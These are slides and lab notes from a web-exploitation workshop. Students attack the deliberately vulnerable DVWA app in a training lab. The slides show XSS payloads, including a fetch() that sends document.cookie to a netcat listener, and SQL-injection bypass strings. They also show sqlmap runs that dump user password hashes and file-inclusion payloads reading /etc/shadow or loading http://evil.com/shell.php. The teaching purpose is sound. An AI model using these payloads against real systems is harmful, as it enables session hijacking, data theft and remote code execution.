

Workshop Web
Egle defenders X securinets MSE

What Is Web Exploitation?

Finding & abusing flaws in web apps to do things you were never supposed to do.



CLIENT

Browser sends HTTP requests to the server



HTTP

GET · POST · Params · Cookies · Sessions



SERVER

Processes input and generates a response

Client: Browser ex: safari

Server: having the data, ex: google

Http: hypertext transform protocol (link client & server)

What We're Targeting Today

OWASP TOP 10 — Industry Standard for Web Security Risks

XSS

Cross-Site Scripting

Session theft · Site defacement · Keylogging

SQLi

SQL Injection

DB dump · Auth bypass · Data deletion

FI

File Inclusion

Data disclosure — Code Execution

0:10 — VULNERABILITY #1

Cross-Site Scripting

WHAT IS IT?

Malicious JavaScript injected into a page and executed in another user's browser.

TYPES

Reflected · Stored · DOM-based

IMPACT

Cookie theft · Session hijack · Site defacement · Keylogging

// Payload Examples

```
<script>alert("XSS")</script>

<script>alert(document.cookie)</script>

"><img src=x onerror=alert(1)>
```

LAB GOAL

Pop an alert · Steal a session cookie

Demo:
Open DVWA (steps like in workshop web 1.0)

DVWA

Basic room for testing exploits against the Damn Vulnerable Web Application box

45 min 46,399

Save Room 1011 Recommend Options

Room progress (0%)

Target Machine Information

Title	Target IP Address	Expires	
DVWA	10.128.185.62	54min 47s	? Add 1 hour Terminate

Task 1 DVWA

DVWA is an awesome virtual machine commonly utilized in training and testing of new tools. This room is unguided and acts purely as a testing environment.

Start Machine

Applications Play Sat 2 May, 19:17 AttackBox IP:10.128.145.175

File Edit View History Bookmarks Profiles Tools Help

Welcome :: Damn Vulnerable Web Application

http://10.128.185.62/index.php

CyberChef Reverse Shell Generator

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Welcome to Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is to be an aid for security professionals to test their skills and tools in a legal environment. The goal is to help developers better understand the processes of securing web applications and to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities in a simple, straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every

Start easy: xss reflected

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: Reflected Cross Site Scripting

What's your name? Submit

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

What's your name?


Hello smily

<h1>cyrus</h1>

What's your name?

Hello
cyrus

What's your name?



-listening to cookies: (piece of info that determine context of your browser)


```
(cyrus@Pentest)-[~]
$ nc -lnvp 80
listening on [any] 80 ...
```

What's your name?



<script>fetch('https://10.128.185.62/c='+document.cookie);</script>

```
listening on [any] 80 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57696
GET /?c=security=low;%20PHPSESSID=41be952099a66a07dc2d5e4c84809383 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br, zstd
Referer: http://127.0.0.1:42001/
Origin: http://127.0.0.1:42001
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
```

Attacker may have access to your session from those cookies



Stored cross sites



DOM based cross site scripting

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

More Information

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Browser window showing the URL: `http://127.0.0.1:42001/vulnerabilities/xss_d/?default=<script>alert(1)</script>`

Alert box content: 127.0.0.1:42001
1

OK

SQL Injection

SQLi

WHAT IS IT?

User input mixed into SQL queries without sanitization — the DB runs attacker code.

IMPACT

Dump databases · Bypass logins · Modify or delete data

```
SELECT * FROM users
WHERE username="[input]" AND password="[input]"
```

// Auth Bypass Payloads

```
' OR 1=1 --
' OR '1'='1
admin'--
```

LAB GOAL

Bypass login · Dump DB contents

Auth Bypass UNION-Based Error-Based Blind SQLi

input

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

User ID: Submit

ID: 1
First name: admin
Surname: admin


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Vulnerability: SQL Injection


User ID: Submit

(always true)




Brup suite:

Has so many tools:



It is an intermediate between the client and the browser

1. Turn on proxy



Repeater: save your request and see server response

The screenshot displays the Burp Suite Repeater interface. The top bar shows the target URL: `http://127.0.0.1:42001`. The main window is divided into two panes: Request and Response.

Request Pane: Shows the raw HTTP request. The first line is `GET /vulnerabilities/sqli/?id=27+OR+27%3D%27%3D&Submit=Submit HTTP/1.1`. The rest of the request includes headers like `Host: 127.0.0.1:42001`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate, br`, `Connection: keep-alive`, `Referer: http://127.0.0.1:42001/vulnerabilities/sqli/?id=27+OR+27%3D%27%3D&Submit=Submit`, `Cookie: PHPSESSID=07776c3840fd1e542f6b97df75d36df5; security=low`, `Upgrade-Insecure-Requests: 1`, `Sec-Fetch-Dest: document`, `Sec-Fetch-Mode: navigate`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-User: ?1`, and `Priority: u=0, i`.

Response Pane: Shows the raw HTTP response. The first line is `HTTP/1.1 200 OK`. The response body contains HTML code for a command injection vulnerability, including a `<div>` element with a `Command Injection` title and a `<div>` element with a `CSRF` title. The response also includes a `<div>` element with a `File Inclusion` title and a `<div>` element with a `File Upload` title. The response ends with `</div>`.

1 GET /vulnerabilities/sqli/?id=27+OR+27%3D%27%3D&Submit=Submit HTTP/1.1
2 Host: 127.0.0.1:42001

encoded


```
(cyrus@Pentest)-[~]
$ ls
babyfmt_level4.1  ctf      Downloads  Music      Public      req      students  tools
bugbounty        Desktop  fss        nasertmimi.io  pwn.college  shared   Templates  Videos
BurpSuiteCommunity Documents go        Pictures    pwn.college.pub  solve.py  tmp        Work

(cyrus@Pentest)-[~]
$ sqlmap -r req -p id --batch

sqlmap identified the following injection points (with a total of 84 HTTP(s) requests):
--
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8833 FROM (SELECT(SLEEP(5)))wYxI) AND 'KuOi'='KuOi8Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x717a7171,0x73467a71657678715a76696e6e79536343654461497977707967270756b67636955477645764563,0x7176707171),NULL-- -6Submit=Submit
--
[21:07:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:07:52] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[21:07:52] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:07:52 /2026-04-01/
```

3. Check tables in database

```
(cyrus@Pentest)-[~]
$ sqlmap -r req -p id --dbs --batch

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x717a7171,0x73467a71657678715a76696e6e79536343654461497977707967270756b67636955477645764563,0x7176707171),NULL-- -6Submit=Submit
--
[21:08:35] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:08:35] [INFO] fetching database names
[21:08:36] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[21:08:36] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:08:36 /2026-04-01/
```

4. Check specific database

```
(cyrus@Pentest)-[~]
$ sqlmap -r req -p id -D dvwa --tables --batch
```

```

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x717a717171,0x73467a71657678715a76696e6e795363436544614979777079677
270756b67636955477645764563,0x7176707171),NULL-- --Submit=Submit

[21:09:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.28.0
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[21:09:08] [INFO] fetching tables for database: 'dvwa'
[21:09:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[21:09:09] [INFO] fetched data logged to text files under '/home/cyrus/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 21:09:09 /2026-04-01/

```

5. Check specific table

```

(cyrus@Pentest)-[~]
$ sqlmap -r req -p id -D dvwa -T guestbook --dump --batch

```

[3 entries]

comment_id	name	comment
1	test	This is a test comment.
2	cyrus	cyrus was here
3	any	<script>alert('hi')</script>

6. Check users

```

(cyrus@Pentest)-[~]
$ sqlmap -r req -p id -D dvwa -T user --dump --batch

```

user_id	user	avatar	password	last_name	f
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	a
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	G
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	H
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	P
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	B

Password (hash) & crack it

File Inclusion

WHAT IS IT?

App includes a file based on user input without validation — attacker controls which file gets loaded.

LOCAL FILE INCLUSION (LFI)

Read files already on the server — config files, logs, /etc/passwd.

REMOTE FILE INCLUSION (RFI)

Load a malicious file from an attacker-controlled URL — can lead to Remote Code Execution.

// Payload Examples

// LFI — traverse to sensitive file

?page=../../../../etc/passwd

?file=../../../../etc/shadow

// RFI — load remote malicious file

?page=http://evil.com/shell.php

IMPACT • Config leaks • Creds • RCE via log poisoning

LAB GOAL

Read /etc/passwd • Load a remote file

Trainer : Nasri Egle Defenders
Done by : Sahar Feki Training Manager